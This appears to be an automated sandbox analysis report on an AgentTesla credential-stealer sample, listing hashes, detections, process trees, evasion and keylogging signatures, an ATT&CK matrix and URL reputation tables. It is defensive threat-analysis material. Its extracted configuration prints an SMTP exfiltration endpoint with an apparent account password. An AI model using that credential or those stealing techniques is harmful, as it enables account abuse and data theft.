ID: 385489
Sample Name: DUBAI CHEMEX REGA.exe
Cookbook: default.jbs
Time: 15:29:31
Date: 12/04/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report DUBAI CHEMEX REGA.exe

Overview

General Information

Sample Name:	DUBAI CHEMEX REGA.exe
Analysis ID:	385489
MD5:	7a7078e03fd2fee..
SHA1:	03f9dd35d1d16d6.
SHA256:	b655965e57f392a.
Tags:	AgentTesla exe
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


AgentTesla

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e.…
- Yara detected AgentTesla
- Yara detected AntiVM3
- .NET source code contains very larg…
- Contains functionality to register a lo…
- Hides that the sample has been dow…
- Injects a PE file into a foreign proce…
- Installs a global keyboard hook
- Machine Learning detection for dropp…

Classification



Startup

- **System is w10x64**
- DUBAI CHEMEX REGA.exe (PID: 6900 cmdline: 'C:\Users\user\Desktop\DUBAI CHEMEX REGA.exe' MD5: 7A7078E03FD2FEE66B7436DA7222D2E0)
  - DUBAI CHEMEX REGA.exe (PID: 3120 cmdline: C:\Users\user\Desktop\DUBAI CHEMEX REGA.exe MD5: 7A7078E03FD2FEE66B7436DA7222D2E0)
- AlxpSuW.exe (PID: 6564 cmdline: 'C:\Users\user\AppData\Roaming\AlxpSuW\AlxpSuW.exe' MD5: 7A7078E03FD2FEE66B7436DA7222D2E0)
  - AlxpSuW.exe (PID: 7044 cmdline: C:\Users\user\AppData\Roaming\AlxpSuW\AlxpSuW.exe MD5: 7A7078E03FD2FEE66B7436DA7222D2E0)
- AlxpSuW.exe (PID: 7000 cmdline: 'C:\Users\user\AppData\Roaming\AlxpSuW\AlxpSuW.exe' MD5: 7A7078E03FD2FEE66B7436DA7222D2E0)
- **cleanup**

Malware Configuration

Threatname: Agenttesla

```
{
  "Exfil Mode": "SMTP",
  "SMTP Info": "kishore@satguruclearing.comsatguru@9939*webmail.satguruclearing.com"
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000002.665376821.000000000457 9000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000004.00000002.911263049.0000000002B7 1000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000004.00000002.911263049.0000000002B7 1000.00000004.00000001.sdmp	JoeSecurity_CredentialSte aler	Yara detected Credential Stealer	Joe Security	
00000009.00000002.746129783.00000000039B 8000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000004.00000002.909140573.000000000040 2000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	

Source	Rule	Description	Author	Strings
Click to see the 13 entries				


Unpacked PEs

Source	Rule	Description	Author	Strings
9.2.AlxpSuW.exe.3a3edf8.2.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
4.2.DUBAI CHEMEX REGA.exe.400000.0.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
9.2.AlxpSuW.exe.3a3edf8.2.raw.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0.2.DUBAI CHEMEX REGA.exe.45fedf8.3.raw.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0.2.DUBAI CHEMEX REGA.exe.45fedf8.3.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 3 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Compliance
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Machine Learning detection for dropped file

Machine Learning detection for sample

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Contains functionality to register a low level keyboard hook

Installs a global keyboard hook

System Summary:

.NET source code contains very large array initializations

Hooking and other Techniques for Hiding and Protection:

Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion:

Yara detected AntiVM3

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion:

Injects a PE file into a foreign processes

Stealing of Sensitive Information:

Yara detected AgentTesla

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal browser information (history, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to steal Mail credentials (via file access)

Remote Access Functionality:


Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Con and
Valid Accounts	Windows Management Instrumentation 2 1 1	Registry Run Keys / Startup Folder 1	Process Injection 1 1 2	Disable or Modify Tools 1	OS Credential Dumping 2	System Information Discovery 1 1 4	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Enc Cha
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Registry Run Keys / Startup Folder 1	Deobfuscate/Decode Files or Information 1	Input Capture 2 1 1	Query Registry 1	Remote Desktop Protocol	Data from Local System 2	Exfiltration Over Bluetooth	Non Port
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information 3	Credentials in Registry 1	Security Software Discovery 3 1 1	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration	Non App Laye Prot
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Software Packing 3	NTDS	Process Discovery 2	Distributed Component Object Model	Input Capture 2 1 1	Scheduled Transfer	App Laye Prot
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Masquerading 1	LSA Secrets	Virtualization/Sandbox Evasion 1 3 1	SSH	Clipboard Data 1	Data Transfer Size Limits	Falll Cha
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Virtualization/Sandbox Evasion 1 3 1	Cached Domain Credentials	Application Window Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Mult Con

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Con and
External Remote Services	Scheduled Task	Startup Items	Startup Items	Process Injection 1 1 2	DCSync	Remote System Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Com Use
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Hidden Files and Directories 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	App Lay

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
DUBAI CHEMEX REGA.exe	25%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	
DUBAI CHEMEX REGA.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\AlxpSuW\AlxpSuW.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\AlxpSuW\AlxpSuW.exe	25%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
4.2.DUBAI CHEMEX REGA.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File
10.2.AlxpSuW.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File

Domains

Source	Detection	Scanner	Label	Link
webmail.satguruclearing.com	1%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/l~	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/C~	0%	Avira URL Cloud	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://fhHdHb.com	0%	Avira URL Cloud	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/9	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/9	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/9	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/9	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/5~	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/Y0o	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/Q~)M	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/jp/5~	0%	Avira URL Cloud	safe	
http://www.fonts.comn	0%	URL Reputation	safe	
http://www.fonts.comn	0%	URL Reputation	safe	
http://www.fonts.comn	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	URL Reputation	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	URL Reputation	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/.~6M	0%	Avira URL Cloud	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://https://api.ipify.org%	0%	URL Reputation	safe	
http://https://api.ipify.org%	0%	URL Reputation	safe	
http://https://api.ipify.org%	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://www.fontbureau.comue	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cnrig)E	0%	Avira URL Cloud	safe	
http://www.fonts.comc	0%	URL Reputation	safe	
http://www.fonts.comc	0%	URL Reputation	safe	
http://www.fonts.comc	0%	URL Reputation	safe	
http://www.founder.com.cn/cnLog	0%	Avira URL Cloud	safe	
http://https://li19E5Eebc4fe8K8ng5D.com	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/dd8	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/jp/	0%	URL Reputation	safe	
http://www.fontbureau.coma	0%	URL Reputation	safe	
http://www.fontbureau.coma	0%	URL Reputation	safe	
http://www.fontbureau.coma	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
webmail.satguruclearing.com	208.91.199.135	true	true	• 1%, Virustotal, Browse	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://127.0.0.1:HTTP/1.1	DUBAI CHEMEX REGA.exe, 00000004.00000002.911263049.000000002B71000.00000004.00000001.sdmp, AlxpSuW.exe, 0000000A.00000002.910963365.0000000003201000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low


Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.com/designersG	DUBAI CHEMEX REGA.exe, 00000000.00000002.669646935.000000000 75D2000.00000004.00000001.sdmp, AlxpSuW.exe, 00000009.00000002.749806133.0000000005870000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com/designers/?	DUBAI CHEMEX REGA.exe, 00000000.00000002.669646935.000000000 75D2000.00000004.00000001.sdmp, AlxpSuW.exe, 00000009.00000002.749806133.0000000005870000.00000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	DUBAI CHEMEX REGA.exe, 00000000.00000002.669646935.000000000 75D2000.00000004.00000001.sdmp, AlxpSuW.exe, 00000009.00000002.749806133.0000000005870000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers?	DUBAI CHEMEX REGA.exe, 00000000.00000002.669646935.000000000 75D2000.00000004.00000001.sdmp, AlxpSuW.exe, 00000009.00000002.749806133.0000000005870000.00000002.00000001.sdmp	false		high
http://www.jiyu-kobo.co.jp/l~	DUBAI CHEMEX REGA.exe, 00000000.00000003.649527166.000000000 6383000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name4	DUBAI CHEMEX REGA.exe, 00000000.00000002.664563832.000000000 339A000.00000004.00000001.sdmp, AlxpSuW.exe, 00000009.00000002.741183439.00000000027DC000.00000004.00000001.sdmp	false		high
http://www.tiro.com	AlxpSuW.exe, 00000009.00000002.749806133.0000000005870000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/C~	DUBAI CHEMEX REGA.exe, 00000000.00000003.649849888.000000000 638C000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers	AlxpSuW.exe, 00000009.00000002.749806133.0000000005870000.00000002.00000001.sdmp	false		high
http://www.goodfont.co.kr	DUBAI CHEMEX REGA.exe, 00000000.00000002.669646935.000000000 75D2000.00000004.00000001.sdmp, AlxpSuW.exe, 00000009.00000002.749806133.0000000005870000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fhHdHb.com	AlxpSuW.exe, 0000000A.00000002.910963365.0000000003201000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://stackpath.bootstrapcdn.com/bootstrap/4.5.0/css/bootstrap.min.css	DUBAI CHEMEX REGA.exe, 00000000.00000002.664541642.000000000 3381000.00000004.00000001.sdmp, AlxpSuW.exe, 00000009.00000002.741126162.00000000027C1000.00000004.00000001.sdmp	false		high
http://www.sajatypeworks.com	DUBAI CHEMEX REGA.exe, 00000000.00000002.669646935.000000000 75D2000.00000004.00000001.sdmp, AlxpSuW.exe, 00000009.00000002.749806133.0000000005870000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/9	DUBAI CHEMEX REGA.exe, 00000000.00000003.649849888.000000000 638C000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	DUBAI CHEMEX REGA.exe, 00000000.00000002.669646935.000000000 75D2000.00000004.00000001.sdmp, AlxpSuW.exe, 00000009.00000002.749806133.0000000005870000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn/cThe	DUBAI CHEMEX REGA.exe, 00000000.00000002.669646935.000000000 75D2000.00000004.00000001.sdmp, AlxpSuW.exe, 00000009.00000002.749806133.0000000005870000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.galapagosdesign.com/staff/dennis.htm	DUBAI CHEMEX REGA.exe, 00000000.00000002.669646935.000000000 75D2000.00000004.00000001.sdmp, AlxpSuW.exe, 00000009.00000002.749806133.0000000005870000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fontfabrik.com	DUBAI CHEMEX REGA.exe, 00000000.00000002.669646935.000000000 75D2000.00000004.00000001.sdmp, AlxpSuW.exe, 00000009.00000002.749806133.0000000005870000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/5~	DUBAI CHEMEX REGA.exe, 00000000.00000003.649641249.000000000 638C000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.jiyu-kobo.co.jp/Y0o	DUBAI CHEMEX REGA.exe, 00000000.00000003.649754673.000000000 638C000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.jiyu-kobo.co.jp/Q~)M	DUBAI CHEMEX REGA.exe, 00000000.00000003.649977429.000000000 6386000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.jiyu-kobo.co.jp/jp/5~	DUBAI CHEMEX REGA.exe, 00000000.00000003.649754673.000000000 638C000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fonts.comn	DUBAI CHEMEX REGA.exe, 00000000.00000003.646602465.000000000 639B000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	DUBAI CHEMEX REGA.exe, 00000000.00000002.669646935.000000000 75D2000.00000004.00000001.sdmp, AlxpSuW.exe, 00000009.00000002.749806133.0000000005870000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.ipify.org%GETMozilla/5.0	AlxpSuW.exe, 0000000A.00000002.910963365.0000000003201000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://www.fonts.com	DUBAI CHEMEX REGA.exe, 00000000.00000002.669646935.000000000 75D2000.00000004.00000001.sdmp, AlxpSuW.exe, 00000009.00000002.749806133.0000000005870000.00000002.00000001.sdmp	false		high
http://www.sandoll.co.kr	DUBAI CHEMEX REGA.exe, 00000000.00000002.669646935.000000000 75D2000.00000004.00000001.sdmp, AlxpSuW.exe, 00000009.00000002.749806133.0000000005870000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.urwpp.deDPlease	DUBAI CHEMEX REGA.exe, 00000000.00000002.669646935.000000000 75D2000.00000004.00000001.sdmp, AlxpSuW.exe, 00000009.00000002.749806133.0000000005870000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
